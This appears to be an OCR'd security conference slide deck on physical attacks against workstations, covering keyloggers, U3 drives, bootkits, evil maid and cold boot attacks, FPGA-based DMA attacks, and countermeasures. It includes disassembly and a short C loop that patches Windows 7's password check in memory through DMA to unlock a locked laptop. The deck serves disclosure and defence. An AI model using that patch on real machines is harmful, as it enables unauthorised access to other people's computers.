Real-world physical attacks and countermeasures

Damien Aumaitre
Christophe Devine

Plan

Who, why and when to attack ?

The goals

Depends on the attacker :

- Employee : for revenge, or to gain usable information
- Criminal : profit, financial fraud
- Competitor : theft of intellectual property
- State : espionage & economic warfare

The means

- From a distance, using the Internet (Aurora)
- On site : physical intrusion

School case : 2004, financial fraud

Context

- London office of the Sumitomo Mitsui bank
- Three criminals : two IT guys, and a guard working at the bank

How it happened

- The guard installs keylogging software on several key PCs
- IT guys come, on a week-end night, to obtain the passwords
- They initiate money transfers for a total of 242 million €

School case : 2004, financial fraud

Why they failed

- Entry errors in the money transfer order made the operation fail (PEBKAC)
- The guard forgot to deactivate the video-surveillance systems, didn't clean up the evidence

End of the story

- Arrested late 2004, trial in progress

Plan

Plan

Compromising the security of a workstation

The why

- To obtain passwords : email, windows session, ...
- To install malicious code and maintain further access
- To set up a target (put various compromising files)
- Many more possibilities

The how

- Hardware keyloggers
- Network device (openwrt router...) in bridge mode
- Removable device with autorun : CD-ROM, U3 USB drive
- Offline modification of the boot sequence (MBR)
- Online modification of the physical memory (DMA)

Compromising the security of a workstation

Three parameter to take into account :

- Is the station powered on or off ?
- If powered off, is the hard drive encrypted ?
- If powered on, is is locked ?

Other considerations :

May need skills in social engineering and lockpicking

Plan

Exploitation

Case 1 : station powered on, not locked

- Trivial, installation of a backdoor from a removable media or the Internet

Case 2 : station powered on, locked

- Unlocking with physical memory access (DMA) : FireWire, CardBus or ExpressCard (if available)
- “Cold Boot” attacks : obtain the encryption keys from the RAM

Exploitation

Case 3 : station powered off, hard drive not encrypted

- If an HDD password has been set : install a hardware keylogger
- Otherwise, install a trojan with a LiveCD or by unplugging the disk

Case 4 : station powered off, hard drive encrypted

- Similarly, install a hardware keylogger
- Or modify the MBR to capture the password
  - Examples : “evil maid attack”, vbootkit, ...


Plan

Plan

Attacking with an U3 USB drive

What's an U3 "smart drive" ?

- Two devices merged into one : USB CD-ROM & hard drive
- Example : **H :** $\Rightarrow$ USB hard drive, **G :** $\Rightarrow$ USB CD-ROM
- Avantage : Plug-n-Play, starts the "Launchpad" at insertion



Attacking with an U3 USB drive

Modification

- Contents of the CD-ROM are actually stored on a small flash
- We can write a new ISO image with the manufacturer's tools
- It still looks like a classic USB drive and foils the targeted user
- Unfortunately, Microsoft deactivated automatic execution since Windows Vista / 7

Exploitation scenario

- Setup a couple USB keys with the payload, leave them on site
- Curious users won't resist the temptation (would **you** ?)
- Demonstration

Plan

Attacking with hardware keyloggers


What is it ?

- Small USB or PS/2 apparatus, logs keystrokes
- Plugged in at the rear of the workstation
- Also exists for Mini-PCI (older laptops)
- Available on the Internet. For example : keelog.com

Demonstration : attacking with hardware keyloggers

Context

- The attacker obtains an appointment with his target
- He uses this opportunity to install the keylogger
- Showtime !




Plan

Boot sector rootkits (bootkits)

What's a bootkit ?

- Takes charge when control is passed from the BIOS to the Master Boot Record
- Injects itself into subsequent stages of the boot process
- First proof-of-concept implemented and released by Derek Soeder (eEye, 2005)

Normal boot sequence :




Boot sector rootkits (bootkits)

How VBootkit 2 works

- Presented by Vipin and Nitin Kumar at HITB Dubai (2009)
- Requires access to the boot sequence, eg. to start a LiveCD
- Installs a modified master boot records, as Bootroot did
- Final payload : backdoor and keylogger

Boot sequence with VBootkit 2 installed :



"Evil maid attack"

- Introduced by Joanna Rutkowska
- Assumes that the computer is powered off and fully encrypted with TrueCrypt

Attack scenario


- In a hotel, the target leaves forgetting his laptop
- The maid comes during his absence, and stars the laptop on a removable device

"Evil maid attack"

Attack scenario

- The TrueCrypt boot loader is modified to acquire the passphrase and store it locally
- At a later time, the maid comes back and steals the laptop
- This attack would be foiled by TPM-enabled software (eg. BitLocker)

Boot sequence after TrueCrypt was modified :



TPM protection

Principle

- TPM = "Trusted Platform Module"
- Like a smartcard, offer secure storage of secrets, in particular cryptographic signatures
- Ensures that the boot sequence remains uncompromised
- Protects against bootkits and the evil maid attack

Implementation

- Available since Windows Vista/7 (Bitlocker)
- tboot (Trusted Boot) under Linux
- Not available with Mac OS X

Cold boot attacks

- University of Princeton, 2008
- Leverages the persistence of DRAM capacitors to acquire encryption contexts (round keys)
- Also works against TPM !
- Best when served cold ;-)

Plan

DMA attacks

Theory

- Historically, all I/O came through the CPU. It's slow.
- DMA instead goes through a fast memory controller
- Implémented as part of the PCI specification
- Any device on the PCI / PCI Express bus can issue a read/write DMA

A flawed idea ?


- The CPU and thus OS are entirely bypassed, cannot prevent malicious DMA requests

DMA attacks

Consequences

- Any device may read/write the physical memory
- Operating system's code and internal data can be modified
- Security mechanisms rendered useless

Example DMA access :



DMA attacks

Practice

- FireWire : install Linux on an iPod, then issue DMA requests
- PCI/PCI-Express : requires creation of a custom DMA engine

Previous works

- Based on FireWire :
  - 2004 – Maximillian Dornseif (Mac OS X)
  - 2006 – Adam Boileau (Windows XP)
  - 2008 – Damien Aumaitre (virtual memory reconstruction)
- Based on PCI :
  - 2009 - Christophe Devine and Guillaume Vissian, custom DMA engine implemented on a FPGA card

DMA attacks

Some applications

- Unlock the computer
- Automatic installation of malicious code

Difficulties

- Code is executed in virtual memory, but we only "see" physical memory
  - Method 1 : use signatures, for simple payloads
  - Method 2 : reconstruct the translation layer between physical and virtual memory
- Complex payload depend on the system's internal structures, impacts portability
- Lots of stuff changed in Windows 7 :-(

Example : FPGA on a PCMCIA card

Previous works (2009)

- SSTIC (C. Devine & G. Vissian) :
  - First proof-of-concept of DMA access from the CardBus port
  - Creation of an "home-made" CPU

Problems encountered

- Required writing payloads in assembly (long, tiresome)
- DMA reads not reliable due to incorrect implementation of the PCI standard
- Buggy identification of the device by the OS, could lead to blue screens

Example : FPGA on a PCMCIA card


The state of the art (2010)

- Rewrite "from scratch" (D. Aumaitre)
- Stabilization of DMA reads access
- Correct implementation of the PCI standard

The gory internals

- We used the VHDL code of a public-domain CPU ("plasma")
- MIPS processor synthetized on the FPGA
- Allows easy programmation of the DMA accesses

Example : FPGA on a PCMCIA card



Unlocking a laptop under Windows 7 x64

Principle

Modification of the password validation function : `msv1_0.dll !MsvpPasswordValidate` (`winlockpwn` attack, Adam Boileau, 2006)

```
.text:000007FF2A48F27A BE 10 00 00 00                    mov     esi, 10h
.text:000007FF2A48F27F 48 8D 55 50                       lea     rdx, [rbp+50h]  ; Source2
.text:000007FF2A48F283 48 8B CB                          mov     rcx, rbx        ; Source1
.text:000007FF2A48F286 4C 8B C6                          mov     r8, rsi         ; Length
.text:000007FF2A48F289 FF 15 59 00 03 00                 call    cs:__imp_RtlCompareMemory
.text:000007FF2A48F28F 48 3B C6                          cmp     rax, rsi
.text:000007FF2A48F292 0F 85 C0 B8 00 00                 jnz     loc_7FF2A49AB58
.text:000007FF2A48F298
.text:000007FF2A48F298                          loc_7FF2A48F298:
.text:000007FF2A48F298
.text:000007FF2A48F298 B8 01 00 00 00                    mov     eax, 1
```

Unlocking a laptop under Windows 7 x64

Programming the FPGA, a basic example

- Looks for the signature in all physical memory pages
- The code below is compiled for MIPS and stored in the bitstream
- Demonstration !

```
for( i = PHYS_MEM_START; i < PHYS_MEM_SIZE; i += 0x1000 )
{
    DMA_PAUSE
    l = (unsigned char *)( i + 0x290 );
    if( *(unsigned int *) l == 0x850fc63b )
    {
        DMA_PAUSE
        if( *(unsigned int *)( l + 4 ) == 0xb8c0 )
        {
            DMA_PAUSE
            *(unsigned int *) l = 0x840fc63b; for(;;);
        }
   }
}
```

DMA attacks

Limitations

- Proof-of-concept for now limited to the PCMCIA port
- Cardbus is 32-bit : limited to first 4 GB of memory
- Solution : use of the ExpressCard port (WIP)

Protection

- Deactivate the PCMCIA/CardBus driver
- "IOMMU" (but unused by Windows 7 / Linux / OSX)
- glue ;-)

Plan

Conclusion

an old saying

Physical access = *root* still holds

Protection

- Remain attentive of your surroundings !
- Physical protection of the premises
- Deactivate unused features : FireWire, PCMCIA, ...
- Goes in hand with logical protections such as /OptOut

Q&A

- Thank you for your attention !
- Questions ?

Contacts

Laboratoire **Sogeti-ESEC**
6-8 rue Duret
75016 Paris - France

damien.aumaitre@sogeti.com
christophe.devine@sogeti.com